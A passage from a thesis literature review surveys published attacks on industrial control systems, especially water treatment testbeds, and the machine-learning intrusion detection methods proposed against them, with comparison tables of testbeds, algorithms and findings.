The authors (Schlegel et al., 2011), proposed a malware named Soundcomber which is a stealthy and context-ware sound trojan for smartphones. The Soundcomber has access to on-board smartphone sensors (i.e. audio and microphone) for illicit collection of sensitive information such as credit card data and PIN numbers from both tone and speech-based interactions with the smartphone. For the experiments, the authors used two scenarios. In the first scenario, the Soundcomber used a legitimate application with network access such as a smartphone browser to exfiltrate sensitive information and in the second scenario, the malware used a paired Trojan application with network access for the sensitive data leakage. For evaluation, they considered effectiveness (i.e. service hotline detection, tone/speech recognition, detection by anti-virus applications, and reference monitor) and performance (i.e. service hotline detection, tone/speech recognition, covert channels, and reference monitor) all representing success for the Soundcomber malware.

In this thesis, ICS, which is now being integrated into the IoT ecosystem, is presented as a new category of data leak attack as exfiltration of ICS data could have more devastating impacts compared to the other three categories mentioned above. ICSs have been widely used in critical infrastructure and large industries where the career and well-being of nations depend heavily on their continuity and operations.

Therefore, the protection of these utilities, which provide critical services to the nation, against attacks such as data leakage is of vital importance given the difficulty imposed by any failure or damage to these systems and / or their services. Further, a new malware called WaterLeakage is introduced as part of the research presented in this thesis. This malware targets the ICS and more specifically a PLC used in a water treatment system. More detailed information will be provided in Chapter 3.

2.6 Mechanisms of cyber-attack detection on water systems

This section covers the current state of the art in attack detection mechanisms in industrial systems with an emphasis on water supply systems. This research approaches this topic from two perspectives: Computer Science and Control Engineering. The literature review described in the following sections includes both approaches.

2.6.1 Control engineering.

Researchers have studied cyber-attacks on water systems (e.g. water treatment systems and clean water supply systems) in the past. In this section, several existing works related to attack vectors are discussed, as well as the detection and response of attacks in water treatment systems, with a particular focus on those targeting the sensors/actuators on Secure Water Treatment (SWaT) system (Mathur & Tippenhauer, 2016). Almost all work published in this area employs the SWaT testbed. The reason for this approach to the literature is because we employed the physical Festo Rig(FESTO, 2015) to implement a Clean Water Distribution System testbed in addition to our novel attacks, which are based on injecting wrong sensor/actuator values targeting the PLC memory vulnerabilities. Table 2.3 provides a survey of relevant work from the control engineering perspective.

Table 2.3 Control engineering survey

Testbed	Attack Vector	Findings	Author
• SWaT	• Sensor jamming	• Authors does not provide details of the attacks executed against the testbed.	(Adepu et al., 2017)
• SWaT	• Sensor swap attack • Sensor replace attack	• Attacks used in their research might not be feasible in a real deployment. • The number of false/positive alarms can be affected by external factors because noise vectors are highly sensitive to such disturbances.	(Ahmed & Mathur, 2017)
• SWaT	• Attacks generated from plant model	• Attack scenario not feasible in a real implementation, It requires a considerable amount of data from the control process.	(Kang et al., 2016)
• SWaT	• Single Stage Single Point (SSSP) • Single Stage Multi Point (SSMP)	• It is unclear how the authors distinguish sensor failure from anomalies. • Paper does not provide details of the attacks performed agains the control system.	(Adepu & Mathur, 2017)
• SWaT	• No details of attacks	• Author implementation adds an extra overhead to the process which can be derimental on real time processes	(Clotet et al., 2018),
• SWaT	• ARP • MITM	• Authors does not provide a clear overview of attack implementation	(Mathur & Tippenhauer, 2016)
• PLC S7-400	• ARP • MITM	• Author does not provide details of the defence mechanism claimed to have implemented in the paper.	(Ghaleb et al., 2018)

The authors (Adepu et al., 2017), studied the behaviour and response of a Cyber-Physical System (CPS) by implementing jamming attacks on the SWaT system employing Software Defined Radio (SDR) exposing vulnerabilities associated with the design of the system. In their experiments, the attacker's objective was to block Level 0 and Level 1 network communication channels. While the former, which is also referred to as the field-bus network (Kamel & Kamel, 2014), is a communication path among each PLC and a set of sensors and actuators, the latter provides a communication route among the PLCs in a SWaT system. Addressing their captured results, jamming Level 0 caused the compromised sensors to stop sending data without the operator being alerted via the SCADA/HMI system. Nevertheless, jamming Level 1 resulted in disconnecting the unit's wireless link from the SCADA, HMI and the SWaT Server, therefore, notifying the operator that there is a communication problem due to the significant impact on the event.

The authors (Ahmed & Mathur, 2017), presented sensor noise fingerprinting to detect attacks on physical components of a CPS with a focus on ultrasonic level sensors on the SWaT testbed. To calculate the noise fingerprint for a sensor, they first collected its data from healthy runs that contained no attack. The noise is then extracted from the collected data and averaged to obtain the sensor fingerprint.

After the noise fingerprinting for all the sensors are collected, fresh data will be obtained by running the SWaT plant. In the end, the noise vector of the fresh data is extracted and correlated with the respective sensor's noise fingerprints to detect anomalies. For the experiments, the authors implemented two attacks: sensor swap attack, where the attacker swaps level sensors between two tanks of the SWaT systems, and sensor replace attack, where the attacker brings his sensors and replaces them with the existing ones. Addressing the results, their proposed approach was successful in detecting anomalies on the testbed. However, it should be noted that the attacks used in their research might not be feasible in a real deployment because, in most scenarios, the systems that monitor the control system operation alert when sensors go offline. Further, the number of false/positive alarms can be affected by external factors because noise vectors are highly sensitive to such disturbances.

The authors (Kang et al., 2016), proposed an approach in which the behaviour of the first three stages of the SWaT plant along with its sensors and actuators is captured in approximate, discrete models, and their interaction is analysed to discover potential attacks that involve several compromised sensors and actuators. For this, they first extracted a model of the system from the code and provided the attack specifications. Using these two elements, they then employed an Alloy analyser to automatically generate an attack scenario describing how the system can be compromised and ended up in an unsafe state. The attack planner is then used to simulate the impact of the generated attack on the system. They then performed the validation sequence on the SWaT testbed to confirm whether the attack is feasible or invalid. This process continues until the analyser fails to detect any further attacks on the system. Their results showed that their proposed model-based approach is successful in automatically discovering and exploring attacks on the water treatment system.

The authors (Adepu & Mathur, 2017), the authors proposed a Design to Invariants (D2I) approach to derive state-based invariants programmed into a PLC to detect cyber-attacks on ICS with a focus on a fully operational 6-stage SWaT testbed. They first used an extended hybrid automation to model the system's process dynamics from which the invariants are derived. SWaT components that have discrete time and continuous time behaviour such as actuators and those whose physical states are being measured by sensors are included in the creation of invariants. Each invariant is programmed and then inserted into the associated PLC as a guard for the control code. The invariants are active during the 6-stage SWaT operation to check the system state validity concerning the system design and to further detect anomalies. For the evaluation, they considered two types of attack: Single Stage Single Point (SSSP) and Single Stage Multi Point (SSMP). While the former includes a single sensor located at a single stage, the latter comprises multiple sensors /actuators but at a single stage. Addressing their results, the D2I approach was successful in detecting all SSME attacks, however for the SSSP attacks it was not effective at detecting those attacks launched while the PLC is being reset after power failure. Additionally, given that the invariant violation does not necessarily imply an anomaly as it may also occur due to the component failure, it is rather unclear how they distinguish sensor failure from anomalies.

The authors (Clotet et al., 2018), presented an anomaly-based IDS for attack detection in critical infrastructures. Their proposed IDS operates at the industrial control process level and performs detections in a real-time. Their implemented IDS works in two phases. In phase one, the IDS learns the normal behaviour of the control process. In phase two, which is also known as detection phase, their proposed IDS raises an alarm every time an abnormal behaviour is found in the system. The core of the IDS is based on two algorithms: the latest version of Negative Selection Algorithm and the Artificial Immune System. The authors validated their proposed approach using different network traffic datasets including the dataset provided by the SWaT testbed. The results showed that their proposed IDS achieved an accuracy of 85% considering nominal attack and attacks with no labels. Although this approach operates at the industrial control process level, it still needs to analyse the network traffic which adds extra overhead to the process.

The authors (Mathur & Tippenhauer, 2016), introduced three basic attack models for the SWaT testbed and conducted some initial experiments to assess the security vulnerabilities of the system. This includes system reconnaissance using open source tools such as Wireshark and Zenmap to determine the industrial protocol vulnerabilities (e.g. ENIP) as well as services running on local devices such as PLC and HMI, in addition to ARP spoofing attacks using Ettercap which resulted in re-directing local traffic through the hacker’s device. They were also successful in acting as a Man-In-The-Middle (MITM) between two parties (i.e. two PLCs) to capture sensor data and actuator commands and re-write them on-the-fly by using Ettercap rules, in addition to manipulating remote firmware and logic updates from the SCADA to each individual PLC. Moreover, they discussed compromises through wireless networks (e.g. by impersonating the legitimate Access Point to trick the PLCs) and through direct physical access (e.g. by re-wiring networking cables and inserting passive taps). They also discussed the system's response to the attack. However, their work is rather basic, general and unclear in terms of attack implementation.

The authors (Ghaleb et al., 2018), presented a network security analysis of the communication between the PLC and the Engineering Station, where the Engineering Station is in charge of PLC set up and configuration. For this, they implemented three common computer network attacks: Reply, MITM, and Command Modification, to compromise the communication between the PLC and the Engineering Station. For the experiments, they used Siemens S7 - 400 with Simatic PCS7 8.1 software along with open source tools and python scripts. Addressing their captured results, they have shown that the programming and configuration traffic between the Engineering Station and the PLC can be replayed, sniffed, and/or modified after successfully executing Reply, MITM, and Command Modification attacks. They provided some general defence theories with no implementations including the use of encryption with external hardware cipher models to defeat Reply and Command Modification attacks along with static entries in the ARP tables to counter MITM attacks. Additionally, they suggested measuring the PLC response time as a MITM defence mechanism, given that it is slightly less during a benign communication compared with the malicious scenario.

2.6.2 Contribution to the knowledge from the control engineering perspective

In terms of response to the attacks for ICS, the closest work to ours is presented in (Cárdenas et al., 2011) where the authors proposed an Anomaly Detection Module (ADM) which sends estimated values to the controller when an attack is detected. Their results showed that the ADM module has a considerable amount of success when an attack is detected. However, the response is not effective when a false and/or a positive alarm is raised. In addition, although using the controlled environment allows experimenting with a wide range of control systems, it is rather unclear whether the work proposed in (Cárdenas et al., 2011) is applicable to real scenarios e.g. a real PLC in the industry.

In our research, memory attacks on a real PLC of a Festo MPS PA Compact Workstation Rig are implemented. Our implementation is fully discussed in Chapter 3. Festo MPS PA Compact Workstation Rig is a functional model of a clean water supply system in which we focus on system sensor/actuator vulnerabilities that differ from existing work, such as work depicted in (Ghaleb et al., 2018). Additionally, we propose the PLC's inbound detection and response to the attacks which is lacking in the existing work. Our proposed technique differs from (Cárdenas et al., 2011) which is the only paper we found relevant to our proposed response technique. Given that our technique is implemented inside a PLC, unlike (Cárdenas et al., 2011), we did not rely on an external module/equipment that can be tampered by attackers. Additionally, our proposed technique is implemented on a real, modern, and the latest PLC currently used in the industry. Furthermore, the work presented in our research is different from the existing work on the memory attacks in general in terms of the application where our focus is on PLCs in CPS/ICS/SCADA systems rather than traditional computer systems in general.

2.7 Machine learning approaches for ICS

In this section, we provide an overview of the most popular Machine Learning algorithms employed in the field. Further, existing work related to intrusion detection schemes for SCADA systems are discussed in the two main categories of supervised and unsupervised machine learning techniques approaches with a particular focus on water treatment systems. The relevance of the quality of the features chose for training the machine learning algorithm is highlighted. Table 2.3 provides a survey from computer science approaches on ICS.

Table 2.4 Computer science survey

Testbed	Type of Machine learning approach	Machine learning algorithm	Attack Vector	Findings	Author
• Two water tanks • PLC	• Supervised	• SVM	• Penetrations test using Rapid 7	• Its selected features are limited to two: packet intervals and the packet length. • Likewise, the type of their penetration tests (i.e. black-box test, white-box test, or grey-box test) is uncertain	(Terai et al., 2017)
• Virtual SDN-based SCADA system	• Supervised	• SVM	• DoS attack	• Their attack scenario is limited to a simulated DoS attack. • Authors only considered the signature of normal traffic, it is unclear how they differentiate between an attack and incorrect system configuration.	(Da Silva et al., 2016)
• SWaT	• Supervised	• Neural Networks • SVM • Logistic Regression • Random Forest • J48 • Best-First Tree • Bayesian Network • Naive Bayes • Instance-based Learning	• 18 attacks from 10 different types	• Their selected features e.g. sensor reading, and actuator commands have not been clearly identified nor discussed. • Additionally, their model may not be able to detect zero-day attacks or the attacks that have not been considered in their selected categories. • The attacks used in this research are unclear	(Junejo & Goh, 2016),
• Tennessee Eastman (TE) Chemical Process	• Supervised	• SVM	• DoS, MITM	• The set of attacks employed in the research are basic. Virtual enviroments have limitations related to noise, network latency which might impact the macine learning models	(Keliris et al., 2017)

- Power system based	- Supervised	- KNN - SVM - Extreme gradient boosting (XGBoost) - DT - Gradient boosting decision tree (GBDT) - Convolution neural network (CNN)	- snort alarms	- Historical data and logs might not be a reliable feature source because it is susceptible to manipulation. - Set of attacks employed in their research is unclear	(Wang et al., 2019)
- No described	- Supervised	- KNN, Random Forest, Decision Tree and Bagging	- MITM, DoS	- Performance of the machine learning algorithms show a considerable number of false positive alarms. - Algorithms show a high computing cost. It is unclear the process control used for validation.	(F. Zhang et al., 2019)
- Two Siemens SIMATIC S7-200 PLCs	- Supervised	- REPTtree, C4.5	- No described	- It can be argued whether the work proposed is applicable to real scenarios. - The proposed approach requieres further validation. - It is unclear how the malicious traffic is generated.	(Ponomarev & Atkison, 2016)
- SWaT	- Unsupervised	- Deep neural network (DNN) with multiple input and output layers and a one-class SVM	- 36 different attack scenarios	- Some of the performance metrics captured by the authors are poor and need to be improved, for instance; recall for DNN and SVM models. - Attack scenarios employed in this research are unclear	(Inoue et al., 2017)
- SWaT	- Unsupervised	- Recurrent Neural Networks (RNN)	- 36 different attack scenarios	- Their unsupervised model is limited only to identifying attacks. - Attack scenarios employed in this research are unclear	(Goh et al., 2017)

• Simulated pressurised water nuclear reactor	• Unsupervised	• Uncorrelated Normal Density based Classifier • Quadratic Discriminant Classifier • Linear Discriminant Classifier • Decision Tree • Parzen Classifier (PARZENC)	• No described	• Simulations are flexible, but they are not standardized. • Building a simulation does not require data, but validation does.	(Hurst et al., 2014)
• Simulated power distribution system	• Unsupervised	• Fuzzy Inference System (FIS) • K-MEANS • Fuzzy C-means (FCM)	• Remote tripping command injection • Relay setting change • Data injection	• Approach proposed by the authors lack of validation. • The set of attaks employed in their research are not described in detail.	(Leary & Farnam, 2016)
• Water distribution system	• Unsupervised	• K-nearest neighbour algorithm with automatic identification and automatic extraction	• integrity attacks	• The scheme proposed by the authors is computationally expensive particularly when it computes an inconsistency score for each observation	(Abdulmohsen Almalawi et al., 2014b)
• SWaT, Power Grid	• Unsupervised	• Neural Networks	• No described	• The set of attacks employed in this research are unclear.	(Schneider & Böttinger, 2018)
• SWaT	• Unsupervised	• Convolutional neural networks	• No described	• The proposed mechanism failed in detecting four type of attacks that did not have impact on the control system operation. • It requires further research on different controll system implementations.	(Kravchik & Shabtai, 2018)
• Water Distribution Systems	• Unsupervised	• Neural Networks	• Attacks simulated in MATLAB	• The proposed mechanism failed in detecting only one attack when using the dataset that contain the simulated attacks.	(Abokifa et al., 2018)

				- It achieved a high number of false positive alarms when employing a different dataset.	
- Virtual ICS	- Unsupervised	- Clustering algorithms	- No described	- The proposed approach requires validation. - The set of attack employed in their research is unclear.	(A Almalawi et al., 2016)

2.7.1 Supervised machine learning approaches for ICS

The authors (Terai et al., 2017), proposed Support Vector Machine (SVM)-based approach to detect cyber-attacks on Industrial Control Systems (ICS). They used SVM with various optimization of the hyper-parameters to classify anomalous and benign traces on their testbed. Their testbed involves two water tanks equipped with control equipment and controlled automatically. Their datasets created from the period of four-stage penetration tests during which malicious and benign packets are categorized based on their source IP addresses. They used Rapid7, a Metasploit framework, for penetration testing and Wireshark to capture packets. By addressing their captured results, the Machine Learning algorithms achieved about 95% classification accuracy and an error rate of 0.048%, which is the average of ten rounds with cross-validation. However, its selected features are limited to two: packet intervals and the packet length. Likewise, the type of their penetration tests (i.e. black-box test, white-box test, or grey-box test) is uncertain. This means that it is unclear whether they ran the penetration tests with full knowledge of the system, without knowing the ins and outs of the system or having partial knowledge of the system.

The authors (Da Silva et al., 2016), proposed a class Introduction to Network Detection System (NIDS) for SCADA employing a Software Defined Network. They used One-Class Support Vector Machine and Support Vector Data Description to detect malicious traffic behaviours in Smart Grids. The authors simulated an SDN-based SCADA system using a large-scale topology, with one core control centre, four intermediate control centres, eight distribution substations, and a considerable number of field devices. Afterwards, the authors used the OpenFlow protocol to occasionally extract data from the SCADA network traffic. Their proposed NIDS detects malicious traffic behaviour from a training dataset that comprises only the signature of the traffic created under normal network operation. Additionally, to the native OpenFlow functions, the authors enabled the use of additional extracted information, such as time between packet arrivals, packets per second, and the average packet length. They also used Principal Component Analysis and Genetic Algorithm to determine the best set of features for traffic classification. By addressing their captured results, the Machine Learning algorithms employed in the experimentation process achieved an accuracy rate of over 99% for One-Class Classification based on the Support Vector Machine and an accuracy rate of less than 98% for Support Vector Data Description. Nevertheless, their attack scenario is limited to a simulated DoS attack. Furthermore, since they only considered the signature of normal traffic, it is unclear how they differentiate between an attack and incorrect system configuration.

The authors (Junejo & Goh, 2016), proposed a behaviour-based attack detection and classification scheme for a Secured Water Treatment (SWaT) system using machine learning algorithms. They used nine supervised machine learning (ML) algorithms: Neural Networks (NNs), SVM, Logistic Regression (LR), Random Forest (RF), J48, Best-First Tree (BFTree), Bayesian Network (BayesNet), Naive Bayes (NB) and Instance-based Learning (Terai et al., 2017)(IBK) with various parameter values to find the best parameters for each classifier. They employed 18 attacks from 10 different types to build the model for their nine machine learning algorithms. Addressing their results, BFTree showed the best results in terms of precision and accuracy. However, their selected features e.g. sensor reading, and actuator commands have not been clearly identified nor discussed. Additionally, their model may not be able to detect zero-day attacks or the attacks that have not been considered in their selected categories.

The authors (Keliris et al., 2017) introduce a Machine Learning-based Defence Against Process-Aware Attacks on Industrial Control Systems. They developed a supervised SVM model that can differentiate between disturbances during normal operation and malicious activity. They employ the Tennessee Eastman (TE) Chemical Process as a testbed to assess their approach. They build upon MATLAB Simulink model of the TE process and they incorporate a serial hardware interface between the simulation model and a PLC. The testbed includes 50 states, 41 measured variables with Gaussian noises, 12 manipulated variables and 13 disturbances signals. Their dataset includes information obtained from 12 sensors under normal operation, under attack and various disturbances conditions under normal operation. For the training process, they selected the RBF kernel from the SVM algorithm with parameter N=1 and N=50 for attack detection and to identify the type of attack executed. They run a simulation for the lapse of 2 hours, where a set of attacks were executed during that lapse. Addressing their results, the proposed mechanism of defence model is able to differentiate between a system disturbance and an attack. It can be argued whether a virtual environment considers conditions such as: environment, noise and network latency which are present in a real ICS.

The authors (Wang et al., 2019) propose an attack detection model for a power system based on supervised machine learning. The features used to build the model are constructed by analysing the relationship between the features and raw data that is obtained from relevant log information and historical data. The original dataset used in this research contains 128 features collected from PMUs 1-4, relay snort alarms and logs. Their data pre-processing phase involves discarding redundant features that might overfit the model. After, the dataset is divided into four subsets of data and part of the original features are sent to AdaBoost model for training along with the new features. During the experimentation phase the authors compare their approach with several traditional machine learning algorithms such as: k-nearest neighbour (KNN), support vector machine (SVM), extreme gradient boosting (XGBoost), decision tree (DT), gradient boosting decision tree (GBDT) and convolution neural network (CNN) in order to demonstrate the effectiveness of their model. The metrics for evaluating the model include accuracy, precision, recall, F1 score, ROC curve and AUC. Addressing their results, their proposed model shows the benefits of feature engineering. Although their approach presents good results, it can be argued that historical data and logs might not be a reliable feature source because it is susceptible to manipulation.

The authors (F. Zhang et al., 2019) propose a Multi-Layer Data-Driven Cyber-Attack Detection System for Industrial Control Systems Based on Network, System, and Process Data. The proposed IDS combine signature-based and anomaly-based analysis of host, network and process data. Their mechanism of detection is placed as a second line of defence behind the firewall and it is composed of data-driven models for cyber-attack detection based on network traffic and system data. The classification models are based on supervised machine learning algorithms such as KNN, Random Forest, Decision Tree and Bagging. Those algorithms can detect well-known attacks only, for that reason, the authors also include an unsupervised approach using the AAKR, which provides flexibility for intrusion detection. The dataset contains 142 features that are related to memory, a computer process, and network behaviour and it includes three cyber-attacks: MITM, DoS attack to engineering workstation, and DoS attack to the National Instruments cDAQ (the data acquisition and control hardware). Addressing their captured results, the KNN algorithm outperforms the rest of the algorithms by achieving a score of 98.84% for true positive alarms and 99.46% for true negative. The rate of False Negative alarms achieves 1.16% being the lowest among the rest of the algorithms. Decision tree algorithm has the lowest computing cost; however, the four algorithms remain below one second.

The authors (Ponomarev & Atkison, 2016) propose an Industrial Control System Network Intrusion Detection by Telemetry Analysis. They used the honeypot Conpot to simulate the network traffic generated by two Siemens SIMATIC S7-200 PLCs. They then use the python library pymodbus to generate the MODBUS protocol stack. Their IDS is implemented as a standalone device that monitors the traffic between the PLC and the rest of the network. They employed REPTtree as a base machine learning algorithm and a set of bagging-aided classifiers for training. They generated a list of features after analysing 838,818 packets, including malicious and benign traces, generated by their virtual ICS. The traffic generated among the devices connected to the ICS network is identified as insider whereas the traffic between the control network and an external network is identified as an outsider. Addressing their results, they achieved a 92.2% accuracy rate for REPTree classifier at the insider classification. For the outsider classification, most of the classifiers achieved high accuracy when classifying packets from different machines, C4.5 and REPTree achieved 99.5% and 99.6% of accuracy respectively. It can be argued whether the work proposed is applicable to real scenarios e.g. a power plant.

2.7.2 Unsupervised machine learning approaches for ICS

The authors (Inoue et al., 2017) used unsupervised machine learning algorithms for anomaly detection in water treatment systems. For their implementation, they used the SWaT dataset containing benign and malicious events, including network traffic, sensor data, and actuator data collected during eleven days of continuous operation. The benign records generated by SWaT under normal conditions are used to train the model. Malicious logs, including 36 different attack scenarios, have been used to assess the performance of the authors' proposed unsupervised anomaly detection model. In this paper, the authors compared two unsupervised machine learning algorithms: a deep neural network (DNN) with multiple input and output layers and a one-class SVM. Furthermore, they tuned some hyperparameters in both algorithms before training. In addressing its results, DNN performs slightly better than one-class SVM. Nevertheless, some of the performance metrics captured by the authors are poor and need to be improved, for instance; recall for DNN and SVM models.

Using a similar SWaT testbed, the authors (Goh et al., 2017) used unsupervised Recurrent Neural Networks (RNN) for anomaly detection in water treatment systems. The captured dataset includes data collected from sensors and actuators on the SWaT testbed for eleven days, including seven days of normal continuous operation and four days of attack scenarios. Malicious scenarios include thirty-six attacks, some of which are executed within ten minutes of each other, while others are performed after the system stabilizes. Their dataset has been normalised by removing the mean and scaling to unit variance during the data pre-processing phase and before feeding the data to unsupervised RNN. They then used Cumulative Sum method to identify irregularities in the SWaT testbed. In addressing their results, it can be asserted that most of their designed attacks were detected and with low false positive rates. However, their unsupervised model is limited only to identifying attacks

The authors (Hurst et al., 2014), used big data analysis techniques and behaviour observation for cyber-attack detection in a simulated pressurised water nuclear reactor. In their simulation, each component has a corresponding observer to extract physical behavioural information that aids to build the dataset used in their experimentation process. The first of two datasets used to run their experiments, includes smaller events with a reduced number of features while the second dataset includes larger events with a greater number of features. They have collected features such as: overall water volumes, steam output, energy creation, water tank levels and speed of water flow. Afterward, they used supervised learning algorithms like Uncorrelated Normal Density based Classifier (UDC), Quadratic Discriminant Classifier (QDC), Linear Discriminant Classifier (LDC), Decision Tree (TREEC), and Parzen Classifier (PARZENC) to detect anomalous behaviour. In the initial evaluation, the classifiers were able to achieve 68.34% accuracy which is increased to 96.65% in the second evaluation where the number of the events and number of the features captured for each event are increased. However, it should be noted that there are advantages and disadvantages to using simulation environments. For instance, simulations are flexible, but they are not standardized. In addition, building a simulation does not require data, but validation does.

The authors (Leary & Farnam, 2016), proposed an unsupervised clustering method for Intrusion Detection Systems (IDS) in ICS/SCADA systems. They employed datasets from a simulated power distribution system containing 15 sets with 37 power system events. Each event is classified as a natural event, a no event, or an attack event. The attacks scenarios involve remote tripping command injection, relay setting change, and data injection. The authors applied Principal Component Analysis (PCA) for reducing the dimensionality of the datasets, standardizing to improve clustering results, unity-based normalization, and quantization to reduce the large variance in the dataset. After using PCA approach and to improve the computational efficiency, they used only five features out of 128 to classify data in the dataset. They compared their proposed IDS, where clustering is combined with the Fuzzy Inference System (FIS), with K-MEANS and Fuzzy C-means (FCM) algorithms. Addressing their captured results, the proposed IDS shows the benefits of adding FIS claiming that adding such intelligent techniques can provide a mechanism that can be used to get more information out of the clustering algorithm results. However, as mentioned above, using virtual simulations comes with a considerable number of disadvantages.

The authors (Abdulmohsen Almalawi et al., 2014b) proposed an unsupervised anomaly-based detection approach for integrity attacks on a water distribution system. Their proposed approach is based on k-nearest neighbour algorithm and includes two phases of: automatic identification and automatic extraction. They used a dataset obtained from a real system and two simulated datasets. Each simulated dataset is composed of twenty-three nodes and 10,500 observations while the real dataset involves 38 data nodes and 527 observations. Addressing their captured results, their proposed unsupervised approach displays better detection accuracy and efficiency results compared to three anomaly detection methods, two of which are based on unsupervised learning, while the third is based on semi-supervised learning. But, given that their proposed approach is based on k-nearest neighbour algorithm, their scheme is computationally expensive particularly when it computes an inconsistency score for each observation.

The authors (Schneider & Böttinger, 2018) propose a high-performance unsupervised anomaly detection for cyber-physical system networks. They used the secure water treatment (SWaT) S3 dataset that contains network traffic with a rate of approximately 11M packets per hour a public dataset from a power grid control system that consists of 11 network traces. They replace the usual step of feature extraction, usually used in machine learning, by a feature learning approach that is based on current deep learning schemes. They employed a neural network composed of three layers, which are: input, output and hidden layer. Their proposed framework is implemented in python using the TensorFlow framework for processing and PCAP library for packet acquisition. Addressing their results, they achieved 100% of precision and f1 score in the power grid dataset and 0% of false-positive detection. Evaluating the second dataset, it achieves 99% of precision and recall.

Using a similar Swat testbed, the authors (Kravchik & Shabtai, 2018) propose a mechanism for cyber-attack detection on industrial control systems using convolutional neural networks. They employed a selection of deep neural networks architectures including different variants of convolutional and recurrent networks.

They implemented unsupervised machine learning models using Google's TensorFlow framework. Their dataset is normalized to 0-1 scale and it involves 496800 records in normal operation and 449919 records under 36 different attacks. Addressing their results, the anomaly detection algorithm achieves the highest AUC by reaching 96.7% for eight layers of convolutional network (CNN). Regarding the training and testing time, the CNN was shorter by a factor 1 to 2 for testing and 1,5 to 4 for training when it is compared to a pure LTSM network. Their mechanism of detection failed in recognizing four types of attacks, however, those attacks did not have a considerable impact on the system. The f1 score of the ensemble of four layers 1D CNN model achieved 92.06% with a precision of 1 and recall of 85.29%.

The authors (Abokifa et al., 2018) propose a Real-Time Identification of Cyber-Physical Attacks on Water Distribution Systems via Machine Learning–Based Anomaly Detection Techniques. Their proposed approach involves a four-layer method, where the first layer checks whether the given SCADA observations follow the actuator rules specified for the system, while the second layer finds statistical outliers. The third layer is a neural network that is capable to detect contextual inconsistencies with normal operation and the four-layer uses principal component analysis (PCA) on the entire set of sensors that compose the industrial control system (ICS) in order to classify the samples as normal or abnormal. They used three independent datasets that were obtained from the C-Town WDS, which is a medium-size water distribution network. The dataset contains seven different attacks that were simulated in MATLAB. The performance of their proposed approach is evaluated by adopting the metrics specified in BATDAL. Addressing their captured results, their algorithm is able to detect the entire set of simulated attacks and only one false alarm was triggered. For the validation dataset, the CSM score achieved 95.3%, while its true negative rate (TNR) reached 94.6%. The number of false-positive alarms (FP) comprises of 4.76% that corresponds to extended alarm periods after the end of positive alarms. The overall score of the algorithm is 96.8%, which indicated a satisfactory performance.

The authors (A Almalawi et al., 2016) propose an efficient data-driven clustering technique to detect attacks in SCADA systems. Their approach is based on the assumption that normal states can be clustered into finite groups of dense clusters. In addition, critical states in the n-dimensional space will take the form of noise data. They describe the requirements for developing a SCADA-based IDS: a model able to identify normal/critical states and a proximity-based extraction technique to derive rules. They employed the clustering algorithm: DBSCAN for identifying normal and critical states. To validate their approach, the authors implemented a virtual ICS that involves five virtual machines, four of them are used as PLC's and they run the MODBUS/TCP-Salve simulator. The fifth virtual machine is used as master unit terminal (MUT), historian server and HMI client. They used three datasets obtained from their virtual implementation, as well as, five datasets publicly available. Addressing their results, the proposed approach achieved in average an accuracy of 98% and 0.02% in the detection rate and false positive. The authors propose the re-labelling technique aiming to reduce the number of false/positive alarms. Addressing the captured results, the number of alarms is reduced by 16%.

2.7.3 Online detection using machine learning

One of the drawbacks found in related work is the lack of on-line machine learning validation. Only a few of researches provide such evaluation. The authors (Nader et al., 2016) proposed a novel one-class classification approach for Cyberattack detection in a water distribution system. The novelty of their approach relies on the use of the truncated Mahalanobis distance in the decision function of the classifier, which, improves the classification speed when compared to similar one-class classifiers. In order to test their approach, they recorded a dataset that corresponds to the final stage of a real water drinking distribution plant. Further, the dataset includes four simulated attacks to components such as pump, flowmeters and sensors that compose the ICS. Their captures results outperformed other approaches, for the four types of attacks included in the dataset, by achieving 100%, 88.8%, 91.3% and 82.3% of detection rate. However, is unclear how the authors obtained the detection rate or how it is evaluated. Moreover, the authors do not indicate whether the dataset includes information from the control process of network features.

In another approach, the authors (Caselli et al., 2015) propose a sequence-aware intrusion detection in Industrial Control Systems (S-IDS) which is capable of identify patterns of ICS network events, extract their semantic meaning and models known behaviours over time. They record network messages and log entries to define ICS device operations by employing discrete-time Markov chains. The S-IDS proposed by the authors is a layered structure that collects information from Modbus network traffic and log files. To evaluate their approach, the authors train the S-IDS with data obtained from water treatment and purification system that used Modbus protocol for network communication. To simulate the attacks the authors, inject malicious traces on the network traffic prior to sending the data to the S-IDS. Addressing their results, the rate of false/positive alarms generated by the S-IDS is reduced when they include information of the ICS infrastructure and physical process. The attacks injected on the network traffic is also detected. It can be argued whether the S-IDS can validate tampered log files or crafted network packets that contain malicious data.

The authors (Shalyga et al., 2018) propose a Neural Network approach for anomaly detection in a water treatment system. To conduct the research, they used a dataset obtained from the SWaT testbed, which is an operational scaled-down water treatment plant. The authors propose several techniques to improve the anomaly detection which include exponentially weighted smoothing, mean p-powered error measure, individual error weight for each variable and disjoint prediction window. Addressing their captured results, their machine learning models achieved 96.7%, 95.2% and 93.6% for MLP, CNN and RNN respectively. Although, it is argued whether this approach is applicable in an online environment since real-world applications demand high processing power.

The authors (Maglaras & Jiang, 2014) propose a one-class support vector machine (OCSVM) for intrusion detection in a SCADA system. They used datasets that contain malicious and benign traffic from a SCADA network that mainly involves MODBUS/TCP traffic for offline training. Their attack scenarios include man in the middle (MITM) by address resolution protocol (ARP), SYNC flooding and honeypot interaction. Addressing their captured results, the OCSVM intrusion detection was able to produce 98.42% and 99.12% accuracy for two online detection testing. It can be argued whether the evaluation of a machine learning model can be determined with by only one metric: accuracy. Further, their online detection process is unclear, and it does not provide a comparison between the result obtained during the offline validation and online testing.

2.7.4 Contribution to the knowledge from the computing science approach

Despite the fact that both (Terai et al., 2017) and (Da Silva et al., 2016) employed simulation environments, we employ CWSS, which is an operational scaled-down clean water supply system for our comprehensive research on the field. Additionally, unlike (Junejo & Goh, 2016), our selected features are comprehensively explained and discussed. Furthermore, unlike (Inoue et al., 2017), we have measured more features in our testbeds to achieve a better classification accuracy.

Based on our best knowledge we could not find any related research proposing a supervised machine learning approach based on energy consumption metrics on a Festo MPA Process Control Rig. Our implemented testbed allows energy consumption monitoring for anomaly detection using two components on a Festo MPA Process Control Rig by employing the INA219 sensor.

